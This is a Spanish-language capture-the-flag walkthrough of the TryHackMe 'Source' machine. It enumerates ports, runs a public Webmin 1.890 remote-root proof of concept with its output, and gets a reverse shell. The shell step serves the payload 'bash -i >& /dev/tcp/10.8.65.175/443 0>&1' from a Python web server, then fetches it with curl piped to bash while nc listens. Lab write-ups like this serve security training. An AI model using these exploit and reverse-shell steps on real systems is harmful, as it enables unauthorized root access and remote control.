Source

TRYHACKME | Resolución de la Máquina SOURCE - HACKING ÉTICO [CTF]

Resolución de la máquina source de tryhackme. Se trata de una máquina gratuita donde vamos a conocer como explotar una vulnerabilidad de una página web webmin utilizando una herramienta de Python.

https://youtu.be/LFBu3z4IW7A?si=PCWwFmG39S6L78oP

Machine: Easy

IP: 10.10.115.201


TryHackMe Source Official Walkthrough

Follow me on Twitter: https://twitter.com/darkstar7471


Join my community discord server: https://discord.gg/NS9UShn

https://youtu.be/A7PUyzsXE3c


Primero siempre hacemos un ping para comprobar que la maquina este prendida




Hacemos la enumeración de puertos correspondiente, para ver que puertos y servicios estas abiertos en la maquina



Observamos que tiene el puerto 10000 abierto y que en el hay un servidor web, así que vamos a ver la pagina web a ver que nos encontramos




Como no tenemos ningún tipo de información para entrar a el login nada, vamos a entrar a el navegador y hacer una búsqueda previa a ver que nos encontramos por ahí, vamos hacer uso del primer repositorio de github



Esta herramienta es una herramienta hecha en Python donde se supone que explota dicha vulnerabilidad, nos dice que la usemos de esta manera, así que vamos a probarla a ver que pasa

Un método para descargarnos una herramienta de manera individualizada y no descargarnos todo el repositorio es entrar a el código de la herramienta y una vez estemos en el código nos copiamos la URL



Y con el comando `wget` nos descargaríamos la herramienta ya directamente

```
┌──(root㉿Kali-Linux)-[/home/santo/Tryhackme/Source]
└─# nano Webmin_exploit.py

┌──(root㉿Kali-Linux)-[/home/santo/Tryhackme/Source]
└─# python3 Webmin_exploit.py -host 10.10.115.201 -port 10000 -cmd whoami
File "/home/santo/Tryhackme/Source/Webmin_exploit.py", line 105
  <title>Webmin_1.890-POC/Webmin_exploit.py at master · n0obit4/Webmin_1.890-POC · GitHub</title>
                                                    ^
```

En mi caso me descargue la herramienta así como se ve anteriormente y me a dado error

Así que me voy a descargar el repositorio normalmente a ver si no me da error

```
┌──(root㉿Kali-Linux)-[/home/santo/Tryhackme/Source]
└─# git clone https://github.com/n0obit4/Webmin_1.890-POC.git
Clonando en 'Webmin_1.890-POC' ...
remote: Enumerating objects: 43, done.
remote: Counting objects: 100% (43/43), done.
remote: Compressing objects: 100% (38/38), done.
remote: Total 43 (delta 17), reused 0 (delta 0), pack-reused 0 (from 0)
Recibiendo objetos: 100% (43/43), 37.66 KiB | 260.00 KiB/s, listo.
Resolviendo deltas: 100% (17/17), listo.
```

Ahora vamos a ejecutar el script como nos indicaban anteriormente en las indicaciones a ver que pasa


```
┌──(root㉿Kali-Linux)-[/home/santo/Tryhackme/Source/Webmin_1.890-POC]
└─# python3 Webmin_exploit.py -host 10.10.115.201 -port 10000 -cmd whoami

 WEBMIN 1.890 expired Remote Root

                    By: n0obit4
                    Github: https://github.com/n0obit4
_____________________________________
Your password has expired, and a new one must be chosen.
root
```

Y como vemos a funcionado el comando, con el parámetro -cmd le proporcionamos un comando y lo respondió.

Asi que vamos a probar con el comando `ls` a ver que pasa




Como podemos ver nos lo a respondido así que esto se significa que tenemos Ejecución Remota de Comandos (RCE)

Ahora el siguiente punto es intentar ganarme la revershell, para ello vamos hacer lo siguiente:

Para ello vamos a crearnos un servidor web con Python, en el que vamos a crearnos un `index.html` con un código hecho en bash que lo que va hacer es enviarnos una revershell en caso de ser ejecutado en la maquina victima

```
                                                    index.html *
#!/bin/bash

bash -i >& /dev/tcp/10.8.65.175/443 0>&1
```



```
┌──(root㉿Kali-Linux)-[/home/santo/Tryhackme/Source/Server]
└─# ls
index.html
```


```
┌──(root㉿Kali-Linux)-[/home/santo/Tryhackme/Source/Server]
└─# cat index.html
#!/bin/bash

bash -i >& /dev/tcp/10.8.65.175/443 0>&1
```

Ahora vamos a prender el servidor web de Python

```
┌──(root㉿Kali-Linux)-[/home/santo/Tryhackme/Source/Server]
└─# sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Si escribimos un `localhost` ahí estaría nuestro código, esto quiere decir que el servidor esta activo



#!/bin/bash bash -i >& /dev/tcp/10.8.65.175/443 0>&1

Ahora nos vamos a poner a la escucha por el puerto que le indicamos a nuestro script el 443


```
┌──(root㉿Kali-Linux)-[/home/santo]
└─# nc -lvnp 443
listening on [any] 443 ...
```

Ahora vamos de nuevo a la pestaña donde teniamos la (RCE) y si ahora aquí ponemos un `curl` que básicamente este comando nos permite hacer peticiones HTTP y lo vamos a pipiar con `bash` esto lo que va hacer es que el codigo de nuestro http se lo va a bajar dentro de la pagina y lo va a ejecutar con `bash` así nosotros teniendo una revershell


Y por el puesto que estábamos en escucha tenemos la revershell

Una vez ya estemos dentro de la maquina solo nos quedaría buscar las flag y ya estaría

Y como podemos ver somo usuario root



Aqui tendriamos la flag del user



Y aquí ya tendríamos la flag de root

Y así es como hackearíamos la maquina Source.